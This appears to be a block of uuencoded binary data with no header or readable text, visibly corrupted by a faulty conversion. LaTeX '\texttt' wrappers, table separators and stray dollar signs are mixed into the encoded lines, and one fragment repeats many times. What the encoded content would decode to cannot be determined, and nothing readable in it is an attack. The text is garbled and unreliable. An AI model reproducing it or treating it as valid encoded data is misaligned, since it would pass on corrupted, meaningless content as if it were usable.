'1R9XW"#R5D+HEWRH'T\$6_;E;0&OC8P>KY;A**F+H!@%Q4#EQQ`E M\$:AW8ILXN'9@:K4W'8^VQ\AJ9[N_>[/</"!D-!"5Y(;70<UB)M!DH-5B&5H2 MO"+O`Q47QR3\$H-:(;OK@&>&JRLS)6]?20<3]B+V^?+V\<:]FZY?AO-Q89L\$R M43]O3\$D,:HCHI@]>.WBH!MMD/7BZ&FD24T-[.\)5^(':B&,28E';1#=]\,S! MJ49S/#IPM0'B3]2&RHUE%BP3M1''E,2@-HAN^N"U@P=JL#:RP4_4ALX-969X $M^0_4!MQ3$(,:H/Hi@^>.3C5F)KM'%/!48_N:;[.G/*4%^&V+L/51*%^A$\$ $M97YSL/V-`G)[4_9/"6WBL.0%XBJ8$*LBM9"(0$C9J*$XBO6(`$R';_H94L>@)$ $\texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ \& \texttt{'C,Y,\$YI+H8BW]*(*HA!X(;[I9Z@<@])E?\&HF} \\ = \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ \& \texttt{'C,Y,\$YI+H8BW]*(*HA!X(;[I9Z@<@])E?\&HF} \\ = \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K]} \\ & \texttt{M-\#;W"IYL:8Q`3;5\#8>-K} \\$ M::Y+!H+;!/NG%WSE+>P&PDRE_&3`\J6*>H&LI02U1)9F)T_J>.+*H6L`(OL> MY73G\$,N4Y><L7^JL%U@0B&HC2[.3IW(\5`[WH&W'E8"HL:_KYT,GSQ!7XLG<

M4W/\]NY*+W?OG*\$:HG%*7\%Q\UU`^@J.G7<LS4Z>U/'\$S0E?`2)[)G,^OR3J M!\Q)!TIS:BS>V0LL"(1WDJ79R5.1Q_/.@W\$S/A-7ICWKYQK.@A)\$FFQ`:<1S M^1%TGORNOYYF-U-*)L]W]*<(Z.T-!L_S*6)60]:/>KD'B<>/#RJ5;A)>_@,7 MT0=`\$T<IBYZ+@>IDBR7M*,F@ZKLS""M%_9<&8;\$H?FL0UHIT>1DI=N\$KO%"H M]_10[IW^A;?H*M)UF;,NT2IZ805A:!-D:'9P5([#?:K^5^@CMC6DS_2Y*D>^ M@[O_5Y%K_T]O9I_"._\/9^;6X,W3[C"`6:&4KWS.!HBW2WI1;'PY&A_Q33]# MZAAHT]'1Y#`R!N;HM*N?[[2?9004E].[]W4N\,Z8R8Q?Y^J%A9AF-\$).(XC' $M]@(+N&S9&EV\E2.I\?"%[1P_4P6?I9A\3DLS,&L&-`(XKV]0#IP`0<F2[.3]$ M)W4\VL+A%U21_=(O**]OBI=3/'A7/ZX@#LY%CF872^58M.;AEU11_^"7E,M. $M^UP.6##JLQ_'ZBQ1G>1H=K&D9/*JV)R='!X?HD8'HKE-[J/\9TMW][94Z.$ M?>;XKMO)&;9GN"X(1HB73V%S"LNZ[8<6A*)ZR=1\@ZMR7+W6N*`UZE]B#707 M?=;0#;\$:4%AZ13^4CE'!,<C4?(,K=5S:&C:^XN8``&2[0OF;N7NM*\$WDL:)(M9BPV9[&HY7Y<01RJF!S-+I:*+%[]GI_8-WRV=6H_0I^NTX>#?:05`_4]\$Y2@ MI*D'E\$8JL!_)^JM1?^1I=C.E'9/;IO"F>1N9;-3__I.-0#,Q0DXCB#/U`@L" MX4UD:7;R5(XG;F%T%D#\^T\V`LWD@O8!C0`O[@<B_HP?<&*R-#MY4L>C+1P, M3\#\/<-36#Z%S2DL?:T?6A`*;R-3\PVNRG'U60,>!\S?,SR%Y8NPPP&%15_T $M0^D9B&W3,TWN%+'I:VQ/3P!\&/\#DY<9BU9+&JY'U<0ARHF1[.+I7(L6B-O)]$ MO1&(=G1ZVMJ0BVUK78M,=(T5(Q(EK\$0)=_<#684(=W<LS4Z>U/'\$U84S`Y%] MA[II\KWJTJ42UJT\$P/N!!8&H7+(T.WDJQZ/5]=80@?@5M1NL0N8I:U<"U/U` $MA@7\&8YTO!`)\&8H6``XQD[:_64_GTUUT5X]DKWWM<V/#$1Y4^6155F;66W:]$ M.,50(EJ7`>1.8\$(@K\$N6XEF>K.9QWTX@.5>RU72;'-\$2.,%-8.%#FAK)B_4= $MJBH="\4V-5)>; !XDKO``DQK(BW1=,B]IPJ4*'GI&=FP+([+P0..@AO+V5H=:$ MW<>+@EIDZB+&UVH""P\RJI&\#Y"D6,O`.=8&+2\$;'(&HH@G+:I@>G76(N>:/ MB_.;U(3U3V!XXHHVT-3`^DH&\$D,M(T]8ADN-R`JS\$U>T@4D-O#@"3#I/X?8, $MBFD\#, F8 PQ-:^+!I4\&/; = TPOQ -/V+W=B:)N4O@!\44W0U0S/'ONGG@>74:0$ M_7L8A8^QR^K_5V_6<W^W$D_9@8GHVXI&749P9/(JIHPDP-:^P*)Z(Z4F^+)$ M\4,B9@*/(KCH0"<UNK';E(AJLRE\WX_)F`M\BVANM6O"N;@.\$S2)+A0'-EU8 M*[[H9@AKAL:N)R*J_6(LN`V)F0E.PA-<=*#3&MW8VD,\$M^&B^?LA?)4FP#YJ M@HLV&J!>C?9M&"",NX7P`O\$SN)#912A<.8KG6.*:Q?=1F+#J4R\DZ,:ES`[; M?\A1/,>2URR>8#MAO2K6CB&J&T>5ZAI'.8KG6,*:Q1*))#;L%+*T(F,F24\ MCSS%\TQIS>2+!!!614,@13>.BC5P17(4S["87LWB7W42R-XMH\R=R)!9PB?) $M4SS/%-=,OG4$8>SPV"ZZ<"FS@U>2HWB.):]9?,^F[MZ%@3R9.N\/[`OU\S?#]$ $M_M5P8J?9, C^VWR3.Q\7N9*^/G>/LO7TZ7J?9"UPR.5_N5VL0\G(UG+CWPB,U)$ MTG=N+HLXVR)\$^RA):NVAAB45^@9*Q+SJRR7=\$SW)4<J)6_*#Q6IQD`^Y\\5J $M)0*<7EI*<GF/97F-)1XACS(1_/\T^*?^R/D3"!G5@D?,#5.))69GQE52[""$ MT\$PVNSJ3M'P7]<A[OMU[*Q^/GX[SXWKYV7TVB.F_?-J<FR\&;?`\$*UCFZ^.Q M^72099DOWHEQ3C4IBBK2Z6FY%%4TXG;(K4E"W([E@=DMSQAD"DY[<?W\:;?X $MO-AL:T"$"IY[<WLORO[)$<C$"4@;#RF]\)=>X^SVXW&]GN^6[T[-?0]R2<8\$ M^?B^00L3I3728T.%B.QMT<,D(]_JO51_KD=,E9JAYH?USKYB/S]!9TJ+`D>: M)JU':1KIH7'3YX>/9RV0@+*U[*P=EG(=XKFF)/HZ6J,-H*FD95.QG9B/G)5D $\texttt{M.Q} \$2 \texttt{V/Q} : \texttt{>JOY};?] \texttt{F.+>/!} \$1 \texttt{M'N} @ \texttt{AUM}] \$5 \texttt{H+-15H} `_\$5 \$PAUII \& 1 `) \texttt{KA}) \texttt{P} `/"$ MJ K&7#1+;9/B+;;]G7!I[@4A-6B8XB16V?:R`E!ZS?MHTO]8C'6(*!*EM*IS M!B<[&-NO=D!"A:";`=;5SF6/B%N3=_M5TS9!J]^C#IYVF_]^6L_?2Z4.).`M M95=DM]-#&!!E4>0V)%5(1I&M08O^;7]NGQQ761\$2BI.V*;>+W0)Z;3[=9.*(MBLV\$B)MRZUQ1-`96Y"[2-6FJ;-PT25#+Q?0IX0SQ&?P[;EBW[J81HD%3V#U] ${\tt MTBJ@\\\]/41QSD9GJ80*TM"QO5*\&)T;6JJ5"@3,"OUX)5*F^,-\$NE2YDMND*U5}$ $M:9./ZS/\&0\&I.D[>GG>,(2'-K82)->U=?4\`K$)!.NUU<A@PQ).;E*@^#B]$"$ MG'3L62/A>-ZSY#"D."<G,:(\A_WIC"QPMAD_>KPB"[TI!;1NY-8HS)C%\M-J MOCQLSQ4E-TK1)E+F;R[MGJO9T:]F`?#V_1;-)N*M!];\$@U<Z0]#&BWADG1J5 MJ3B`3++LK9K:5]LO?#%,;'>7J*UHU=-Y<;ZPYW8O2K]4;B^!;H_K3_OSND&* MHI*V_'R:2U\FV6'TJ\$R/.<))AAO_.0O@QY?R:LU2K9E=MWD!F0+0U2N257?[M,GT"&H,OI'?J+T;548LJ0&5D?/3)VTN4O-A]]=8G<JOC=F1X9%IE077:`*, $\label{eq:membed} \texttt{M="E`>F>QQ\-2)} \texttt{K$RD\&, \F+_IWUX5B$\#\$=@IKI;"?1X3$(1$DF[.X4U=VJ^5: IX4U=VJ^5: M<O30WBU.:YD&GH1Z?S_"?7,IR\E%NA'33)TV**9,#>O48NRDB\O:/_!8P(1< M9964Q%2)1FHSO*ZHF5*1ZF29,\L7US>S2M*``@#N4GHE'NM-A;Y8VTM7YK9! M/,E5=PH,H3K)USZ94[%'F@I-OY*!:W3[VC%&`B7!)B\^B(=LUV5^"10%\HNY MR_J3?.VZ\$V>U-#Q>.\"0:\O0%<BK#1SMS4L+N7S^0/Z31'>W5#MKE&XUCA*D M=&O/BV(3;['W3YL5BDQ]16;47ETT\V69L`RRAU2CZTLU!;73SI4N2IZ!UL.' M24B`0CA(VKOP;["8\$4%SKA#*Y,VN3HYT#EGEJV72!C3"^*X8#=YJH2&VK_.I M,5D\J2+D\IO#?K,[XSX5:(AUOAT-W\$1N8:]SUF(C+=9&NEM\$M0PB#T19D+QS

M([J4@-_YM>WBDT5FU5#%:O(ZQQKK&K?!()%3U!W#M,+,YF>(DWM!T[UIV?[$MW#$^8=,3'&6XVK[,/M+L8Z^*;C1Y'JS+WQ.=G)J5:S&5!_?O9&RE*WA\;S=Y>$ M>);):L\B\K\N\$7G#]Z;#P?W\$YO./NZDVQ?()-3Z^X`@\6!P6[S;;S7FSOO2& MT41&\<WY*RY[P,C@>,7HTT&RVI?+!.Q:`;7:,]"2`H*&:AJ\$\3H@1B\$8.Q1K M<390<SMKZ.E!:U=N;,)S'%`\$/RK:%+8`IVI7^T^+S8Y05(F)1#NU&2].IR_[MXXIX-%,GW67A<KUN1\[VFLY::-6UZ>"[Y;>PB6+A3V!Z1DU]55-VJ:;LN[64 M_3HE9;^_COI:[USKG5%'W=@H*+'XV*I,<,Q!,1*D=\$5X5MD&L'K*890C1&NQ $M > L\&6*U = 9]GF7I[-+H+[\&\KZ)?,)^C[:0<_+??SI_8$W = &C)^7I)()8E5]DB[$ MT>\$87:C;_*-\$L?`%C-6`WKR^*35S-QG]%S*O>M,H4Y9<LX\#[8(YDDSN9G*T M07L^]9^XU^Y14>_]^;3^[Y>`F&:O5ZL(U?9E#I'LQUW\]80PH")\$WQ8A]HG0 MZSTGPX/*`\$VBE+I3_G%H]_#,)O(Z9+^H-!BG"LVHP?I*XN[)Z4'FGZB</.]H MI\VV4AE"MA'F`4[_G&M\0B8"S?2>GA:J,X)0&>9DR\$^'@;>WL_[/VBZN1\-) M65R(V<CTZ^Z\^.6UG0SKS%(G)26!)5H&]X8I?[XH/2I+QZR@&Q67J`1J`QJR MWL@ZHO]Z6\$J8XCS:&\PW(5U"0]OKX2;K@UV1BI2(UKI=EG-[8`_;1>K\$BXE0 MGJC7+.4V\$4W3*LYLZ%SPI1I0_[K+FAR6HYTT_L?%<CW:X1E^R*`%LAOC"2\Y M#5YVMD(*A$DW0CR_#WZ^/P)+FFQ(F.K!(:MJ):8">B5FFY==]B?,2L*M!$ M:#DKM6P_I[=HN7H)(@4`@?]:FD%?SM-?W]\BJ%^">SU%F]*]M1N2ATKQ2'@3 M'2HZTKQ[,5M%@V_6?U4,E2E1IO*Z,+EI\;`X+S_,%N^VZU9+OZ"^!%O&LD*Z M`?4OC.Y9S'&G!*H2\$S"KM-\$)#6^OQG(]XJST3X..4(QA^YW]<K^=KB5<N%OJ $M@-"8:\#.1W8\O7\B!*:OF\#V&[8*'"J&7!<^(WDOYA+LCAY+H_&*JXY8O$[:5)$ $M[<LKJ#+2CT&!KQ5$<&]06T9PHTQ0"[IC*J`V(N)-?A"R,?7MX5?KQX6\P]%N$ M*`BV4WCI">3_N(`3S\SG3KS)IQ!5H'H<-C8]`TL5!@]3_+P>MUMZSO\7ZMEM $M*_&04VY+"]$ `:MAM"&U!N)TP[%NPU)'Y4C@7WLD]&46%C:3.;]&^G\$CC3X45' $MM,A98\&,P^W=6V(TB5)!8Q8TT5%+<V4M!7V-"`$*B@)0C6\:5JNIA<F^_-!.N$ M74[\$+B?J?60^L#MM_N\'%'X[=2:`>1TO\W*>/JRWV\7!\EZ/BN'=>'Y=]%_; MY584@!6Q:BLC+'1)-S5]WC\<7BV.>`AK9FDAHK#+=_:2KF_N.G_BIL\;"5%* MBV[L/G\:KIRT/+G<^`F[P9Y;/+92`GFE+Q[_'8]?R>#5G_4AMYV+0\$2151,4 M@X0)B\$+>7-E:S\M:^9[7!:#DSDKN7+FM6][>R?SF[4BV>]E"^F4VY=MXV?=J M9W355`C&>5<CW4J\$>I#U:*F?K]-ZSG+ZUVQSX.,\Z%OT=9Z&W.H0/52P_/;F M1QA%8(4.:\$L)#ZH\$?#2*S5]'"WR/1[3`!WD:DFLEU4NP^]^/2!214@U8@;\9 M%L7PY^%`NC"[JJ,W9-CMX-'#XPTNPM8M&KP/S=4-CV=(G_6N=;SJ6A:<3\$3] MD8I&800N\$VE0`VA7F^-Z>=X?OY+\$2>NN/!02\.0\-+D[G:790QA>H8U<1E?\$ $\texttt{MYJ334WS]T)('V\5)"ZWGIQ\^KK^2(\$;)G)O;W^QQ&YQS;3L-R'D_QZD/=K8N$ $M!J_3(UV2-'5./W50-BRZ^=AQH>_B!$[;&BNK,QOZ,50].T(A+]5B2M;44E$ $M_5\%6\#, V?945M9ICK0O>TH@\4*0C1$J!A18QW]A;^^\&LKS;$M\/`-0Y/YUT_$ $M[9:-=R^*.>GC=/?)XF.T;S?!1>RF,IYQB//9W7^\D2%H^U=VW^WWT@'N"^0:T$ $M88-(-XO#0<*KSI-Q*4_V_4NT]=[NBYIMSDX[-WSONU*#54:JRL#&3S\D4TA.$ M?24M?:G/A\%OTU=H''UIRI^AK]!TZDN=!Q-1U)3Z:D.,0C#D`4M]N;T\IJ'2 M*-P!2)6U*9."BXM1SN?CYMW3N;XC@*_^V'G_=O'5UK9^X"=/\+R/D&V\O::% MUB-\$!_I(LB.5"A^K\! %E=OLT?\$M/\C]"YA0R2\-ORQP)8V1B?(V_%)H:3U7H $\label{local_matc} \verb|MTC'_<3^<0|| V\L@"(K:&L7U>\2:(R+=!G]I/(IDF<!\Y:GINU86"G:RUZ&R+IG)|| The control of the c$ MOKCA`40Z9B"NK,C&+\$*!ZC:877L!H>84(2<@6QVA0F%%OGC6@4F`*0/!"F[X MO`+9_E-DYD.H\$G`?-Z\$`.N7%;#FQ=^'Q9;.3]OQH0YYC6?G-;;W+=9.UH7@! M9LA3N5I)OE, ?UR]M6B-\'/()_)AWV)SEG8]E._'B]VE_VFXDHFY+FT_;]Q4 M1OCVY\767OG\$A?K%1LLWZ\6*T<+&1DOQH;MW_UPO\;)[XZ\$;QBL`X!LA'&FG M7T_B>[,-W3\P&&RQHAF+BBQ%NS-=@B<1"-='&]OF(>[!F\G1"X+==+UTZ.@\$ MM#3;V-Q:\\$\$LAZRW)9&<:GRJ::RS-0P\M8<]OUYZ!#IV0B@.1N=GW]G;\;"T M.OJ;J,,&@6IRL]O88>""*"2_?>@#I>IMQ=#]CW:K]2^.0[01>N.T.@;);];; MORL#>\$<;PASH(>7KKX5L@-HZ[J&^@_#,^MAX"8F.H]3*<[),V>SL;;&325/C $M29J!;%\;8_GCOH;4\B?,QWS^1$>CQ5U+P:1I:=*$)F\!,@"P%@:0-A_<W=M($ M@MQ))SLA1S8ZK`T>FY>"#K.K`KSV\$WH+XJH_B1RRWX!YTH*T78#&F"X7H/\$1 $M(J]M:75F:GL^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"]?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"]?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"]?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5"[5BB0YVT3"]?2*!+S^{0}_{A},4K5Y3W"9(H\,@?C5")]$ MV3EQ.QBVC52>TNTP\$JZ.T\$[.9Z4FALY[V5+OL;U6OSR%M\$V[2X)10/#VU504 MZ]*N?ZSUCZBI;FBBT)2JBAKN[`Y=6,_[=-0VG]M)8DD*=LCC!YD`(%V2\$LV# $MOWC, "V2C, +[XU0-J<%<4TDI=8*3^{!})8W$V'+BQ16$J8=U"WVVE7V =V4)\/$ MKM[<W?W(+`R"B?('`5WY2\'"\$+OF!I=@DOH\H%U?TF*'=CVYI"4.[>[Z]I*8 M.L2O?/`:]R6F:2\$E.6N0Y>*^^W%-SATR26[U`H>.:&F#KO4OG]JVU9T.Q1SX M?(YT4VY;+9\Q;TU<V\^1,Y#\1M2,)AS?OY/HO717&B<-ZHC"X.DD(\IV;T>; MR&@'H"`V*^=!K3JR8!D1XF6(%7T<CN?OWNSW'Y%=Q`Y.DNU-CEO9>>O<_N/\$ M95TMJ)9H>"SH/70:'P%:`)OZ?%!]IG^F/O]@+8;&K\4'U1)=&3-X#ST'7;]H M`NAH\51.)JM3FAYB6K]>B;P&RXEM%?OWU_+=6E^KC:F]S=A^=V+6J%FG[F`\$

M*MH99-LZA?):.J70=7MFEK5](,\PJV(4@?<F"=+9/&^KQB'>/64TG\]01M.I $M_1; 4+^0UZQO[L60>/&^TL_6OWh\U\#(AI.M]O-4Y`S\#45;&J,VA0=4)L<@JQ?$ MA8%KF%S;C8G_().;X"]G\M#\61.;Y*]@<FW&&)1A,IB\14Z5G-'D,4PNKQG9 M\$\$-3M7>.%\ZO9'M:/>%TCD#Q7C*2W*>:>7-S@Q8:T'2VK,GUF5&6#RD10E0Y MI!(-FHZ9^`JL(!RQF@S'A7PK[BLL5!ANJOX-KMNR?1(UO=&]4.UZ(R^\$?EB< MM1.@]_*Y(O&QY?IA<_Y0T_4I9C+*M+!U/[7#1W)]2?5W.GORG?W;#Z)ICQIC M52/'UC"ZT/:#PE*%97^"MDW2J6VE T6T'9HN;5.-.@9'`;6=H77*K%4'W\@. MONF_.X-1!=?:W"*.T+Z(T=9Y_TGI#<_>28=DZ4JM.V@0RU1GK0<]NT5RO(0B MF2'2G76OBW="]#D52282ZP>@R3FR@:&%O,9;5S",:T&4CY2LZ7;H@UDC=GB-M0[P@#7\YKW>,'3H'>7E9XZ,`JG*BK#7KXZN^+9=*^:QO5P..4YWTV?6>C;=* M;\GV&QGU*,P`?(`0``TH`TF7>U"7B_]8EPO-\RYGDM_9Y4SR&US.)+_9Y4+C M32B5PIG%W-9-D"\!J>)`,AUS.A1G[W&=*4J.`RT9\XHF42<6L:%8N2.6-H8X M_+98J4\LDWC\$4H7\$D9:,L\$>3&"L1(S!0:*#CZ55?94KM;"WZ]0U4)G\$W^U6) $MCO#UE < G6V" = -9VU \setminus KVD?SN/%P8U6QHA^XM/+ \setminus 7RSD:9R?+]1_PQU,[/P"K%!$ M00L12KO;\'MNF%VXK@UK3^51R\$/EPSE\V*6/%[+"J.B6GY^!R>WO7Y,@@UZ: $M*=Q#.,Q1'150*9;96H_K+M]`!WT$PSZ0-+`ZG1)[S\&_J,,')K?;&!MH(E1)$ M^V&(]0%"!7"(%20,S`:<8'G]&T98VI=;8YKV97J>-%;CSZVM=W9'AE5%<X*\ MF^V1W'PK1[R`Z<XM,A@F+].C`.F#_6&S;ET<TW8+DQKOB!4&M=6/CL5Y/OR) MKKL@%HL[8\$`\$GZ^Q8R4."+C]\$-6^FTEM@TB-`/XVE8>Y\$`VN.X\$D41_!H-DD $MIDK$@^F4.A^[B/P_#017<*#0?-.!00,[.Y!V,FF@/H*I39.H4QL_T&4$P)6$ ME/93Y6W4;7*DF<3(!#@G_J0@AI\0JV]14\V"CBPP-YJ@J!PH_0K4(F=:4UQG M29PSS22,*Q](XJ&'F@UZ905R[J403KVPSZM!TXKBC0F"W,Y?81S]L37(0]>Z MYAS\!:BF)217XY7W3S9H6DF\D4N0?V/-Z;#?;W\$#W-75W^]>E?=H]C`"A>7& MFO'""4_!B?^^?S=:-9^C:?"?+3_\$"/&=T\$<.2[+5M,(*+RXFKB'E0REE<B&E M2;Y;RH<R^Q398WN"CYR!C,T)"BN\N%Y`X`ML:K';&Z8-?>*`YD%;/34*P5H< MFBE5: '78A0D5`T4JN.A\$QT2WY:1&>XDC)W7JEY.53S57J\4N3*88J%+!11?: M! \$2+G\$W/U*]-D6-CE1!=L&[M:+R2?[A9+#]L=FN7O*VE/*'-="[5KO;+)WDP MHQ6_/=B!@]<!NH';PQ27I3"9H0:D-G=ZB:C[HUR,T`@SC/<G;%JJDK-ZMYD= M^\$Z-X`+2RFK7_AZ7Q3Z]DXOOD,[M8F'&J_;S56=#:<&V]10J7`SA14>7\$P< M#>>ZEDF^UW"";!N.I*;AF-XV'-/;A@.A;3@D_R\Q'-M*JBJWK:]-S92*=J>P MHHT+`^)<PQEM<:%M<;W@>RSW!S6YV_UY_B5+&QT':TQ-[5H>E1@?VR&EILG $M(T"*50Q\Y7) + HST/U?388)X@:;ZF#U,B>;U\LMYRM3XMCYO#6>4P:0ZC-KT,$ $M<; ZVER'&U_8R+), UB^-9]^NY$; Q[.3:^04B/(J]7<EE<KQ.X!&Y[(Y:^\$8W)]$ $\label{eq:mys3} $$ MYS3) NMPZ"W3\</Q*O4X[G1"=3HL:*A6=CL(*\#RXF[L)W']1WD^_VW3^HUW%\$ MEZ2V[Y+@]UV2V[Y+DM=W0?+[;F[:O@OX?WSW&[[+'E/[7=S'UZ9F2D6_J["B MC8L"Q6'F>#>XG.E\$Z'>-=:WVO/%0?E1WH]R2[.\2>7F!4X*6KRTPLBVP30V5 MBA:HL, *#BXEC+=QA/TK:M3")MQ9L@_[&T:X%M9AJ^=86;6JF5-A"844;%P?\$ ML1; N&!B7]Z_]7K98?4%3=+]CNZL6Y\N`(XG*J3:+8;,6-50J;*:PPH.+B6-M $\verb|MW5XS3E#; W\MFOZ6VM$JJ<L*V+6JF5-A6844; EP3$V=I.1KBHP6UJ2??R[!*N]|$ $M^:D-$MC'!P@5'#,HLO!#8T*;LG&1^R2S(6SKES40F,^0*8`*$V1A1>:!H0V$ M9&.S2-\$LHN7%V1GZB6]6.-Q]WASW.XZ4;!+UT.7\$'.`J="O?Y[R#7''SN'E_ $M24H\NJ'7IVJWE'9K`4(%P&Z*+/SOF-"&;MB(TN1[=&,2GVY(:NN&E*9NF-[6])]$ M#4E=NJ&M4ZT/_:8%R!0`OU%DX85F`:\$-W83J-QG:6_#7\YN#/=9Q2<B-3I_L $M7?!20J6>6NN)F[UX]]CYM5:4.@>-RO.K!X+G*T_ERI2':J09035%B!4''Q5$ MD84?&A/:M(?Z:I9\CSW^!%^E/4CHM@?(?GN0YK<'Z5WVH\$^GJD.VCQ8@4P#: MAR(++S0/"!5[W-S)(9*[QH"4=P](#;SFJ-Z26V_Q(T)%P%T46G1@8V);\CVH M?-V#4@.O.:KV\.Z0'Y\$I`NI3:.'']H*`8'O"YFXR<[0'>K?Z7#1S@_+`)M+Y M`"\$!4!ZAA1<;U]@+V1XH6[?JB'9KFC([JSD?(",`BB.T\&%[`;\$MQS-5H%17 M'6W=N8V^-<\MBF:DI^T,ACJJ8]MP5S\F)^8Z)[KH@L<U0%FU!U8M8=5<U7?T M9ZVJ,=E?M4K%M!?BX1V8C!B8C.BB`VX"PNGM#9,979R,]\=STVS^H8EUX^)> $M^OR\&Z1YM9NYQQ-R]ZJL]<W?*HMRT,J+*/D!(`$Q,:.'*QL2R636,:Y*6$FA@$ $M_WC@5P)(OX,2*N/1'Q"A]0$R^N^,A!8^;!@02T]PIE4^E(UW]>4R-!/HYC.F$ M7CB!@.5`JANRH8>[!5`"VA1!.Q\@)``V);3P8N,:>U&=!U8G^=[JF.175:=2 M**V#.(X/D!\$`ZQ!:^+`1K8-PCMZ%UAB8RIA.<K%+(NAJBG107PQ=[A!V^N'Z M3N!&L12-9D.DIP,3\$@/+\$5UTP>,:WJSM`VN;?&]M:_NYO7.KMDSVU[8R!*V* MB%`')B,&AB6ZZ(#'00UG;9LC9USNRI/(Z?'R^\%W?"V9?E@<?=]*VGUZWO61 M@MT0E=5:VA3[Y8(*Y]+&]U6#<VBI"*?>[GJF^]-*YOU`RDBS\$[?^35]*JGMC $MOC/BK+-\4O_-P\#/ZFF;0>2E1K%,CZMP7L]BMA^,;)=1[!1MN0]=BVT1$KP,3$ M\$H.V2731!8]K>--;V3;CQ.NM)OF.[R/TUF8[;0Z^;6\EI>VM3&][*PA^;\U-MVUN)]WLKR2UO):'MK;_IV\C_;]Y:=83L6Q&1[<!DQ*!O);KH@"<!X:V^-51G

MU?CL<WKW21VR!#8Q!&S]D) \ OM#" "BPYT7*,;(D=]RJRKC5:O3V%] \ T5H_,[# M.4RC*(I#HR#HVX')B(%1B"XZX&EOPYLU9!>2]OPU-\$FKAB3\VAH^4!Q:\$*'; M#DQ(#\$Q(=-\$%CPEOV3#NLX9<5'AMR![O5UBP/"8KWX2GZ^UZ*9\:9^7;F,X" M@Q?(?]J<;"QNLCX?OQ+57'`TI&;-Z`Z(Y79@,F+@#D07'?`LJ.%-9=\$=,BY#MO>Y`9?T*9_A#E?7`FM&S\$&CMP(3\$P+.(+KK@,>\$MSTJH*P2!V@N;MJ`),Z51 M\$8#TOS)"8%.""S\Z#RHTI;07D<@U_\U@9.^9:*2?CT50MPA+/@\-"86*R51\ M@RNNN3KJ0.]\)F+IYV,1U#M"E\]#,T*A?S(5SW*9(""7T[3T,N02BMO^9B6X M;&.,2=0'*\WZ^VJ<?"^&:?@HTR7K:S<H(+M\"C"1D.?LL7J"Y)@[C36V_,< M%%YF6[Z3ES\$N5W:2P&LUN?<60/*'-R9VU9\$*\$0]@9:'Q9\\$QP3@.1[;BFWQI MS>?5.A6>23U#T_XPPJ,.[=O%+M6[<'26-Y^5T?KJ>]"!7S<J,8*W*A+5XL7U M%(?W_"J.XCF6L&(19=B'A)P.`.D1M(`:?_-C7;T5)\&6&VOTT2>99=HG"/K' M]:(DZG73NK/1+912T;2X>\L'2`C`GGM""R\VJ[\$757Q@%?-O5M\$DOU<5V?8-M;8IG=7T`&M/`F(067FQ88^G2N-"M?U_,IC2EB3!I:Z_2@];J*HWKA[S6I\UQ MO>HOJYN7,^=YOU99E(@6Q`N\G:B\$*)B1^**;(:L9VA5]8\$5S3T5-\KM6E*H/ M:4>\6-&)HC%#&)/XHILAK!F<0;^D1BQ4RFQ3J70<U\$%<X0&F-; `NQ)#*K6PH MI\$7-E1<75!!7M(%1KP9>'L4@P"A`BO'2J8HJ.HF"O-"XAK9.+1"C/M>SY75A MJ!B<2R>ZZ(3G-;S^..0B&\$3,;:%^!-6\$,^?\$%AW@L`8WOD81\$6DM44T_)&8F M<!."BPYT6J.=C7BD<JL=E-JB4C\XUTQ<T08F0118%V)(Y?XW%-*B4B=8QA-7 M>(!Q#72_NY),_PAL,1YZ2G;X!I&%#YK74);D"%(MM-&,/71J(X5+\$%GXH&\$-M=;]VD\$QO0%OVT&.RPQ6(+'S0M(9>[B8B0%T!DG@!U\$H&;U!HX<5F01K;"/D3 $\texttt{MP84\&7, \ \ \ \ } + \texttt{J-1S\ \ \ \ \ } + \texttt{UV@6V1"*'@)']$ $-29@(G(;\texttt{CH0.<UNA}\$441>Q612)$ }$ M0?@A5%4.;R&XZ\$"'-;JQ/":"/I.RR#8D9B9P&X*+#G1:H_T++P*YF()LSR)5 M<6\$`5R)/T<D\$;*]FXLS,)5<'HF(IW4,/ROYO(K+P0>,:VII`\$%--@6QQ7:"4 $M&<&=""\\Z\\7F-[SH#NE]^--'(&]&F^E)"^Y8MP!2NND9?4TP>)V)3)!LFY3=WL$ $\begin{tabular}{ll} $M-"U\$6F33MOO=^S*Q>@Y\\$^0?1\#F=EHM4!\&\$X\\$KN;V^IJ9_2>B:TD@24LLG`\#1. \\ \begin{tabular}{ll} $1.4888. & 1.4888. & 1.4888. & 1.4888. & 1.4888. \\ \begin{tabular}{ll} $1.4888. & 1.4888. & 1.4888. & 1.4888. & 1.4888. & 1.4888. \\ \begin{tabular}{ll} $1.4888. & 1.4888. & 1.4888. & 1.4888. & 1.4888. & 1.4888. & 1.4888. \\ \begin{tabular}{ll} $1.4888. & 1$ MEO8.?Y8D*4],JL^+?MB?Y#(=%;170GW\05_,ET)YDGZ^V&X6)XE<\883R*"& M1LFKU?&LCQMG^J"K)&]QYZ\F9@\$2@9UO\9P*,JN_<V[EM8KU464Q-I"QG>]W $M^{=}((W\& +9SQ6DB'_G<K9V:A*C)KE637:,FK,+.7P7)8%W*&=5B(MQ0E12A)$ 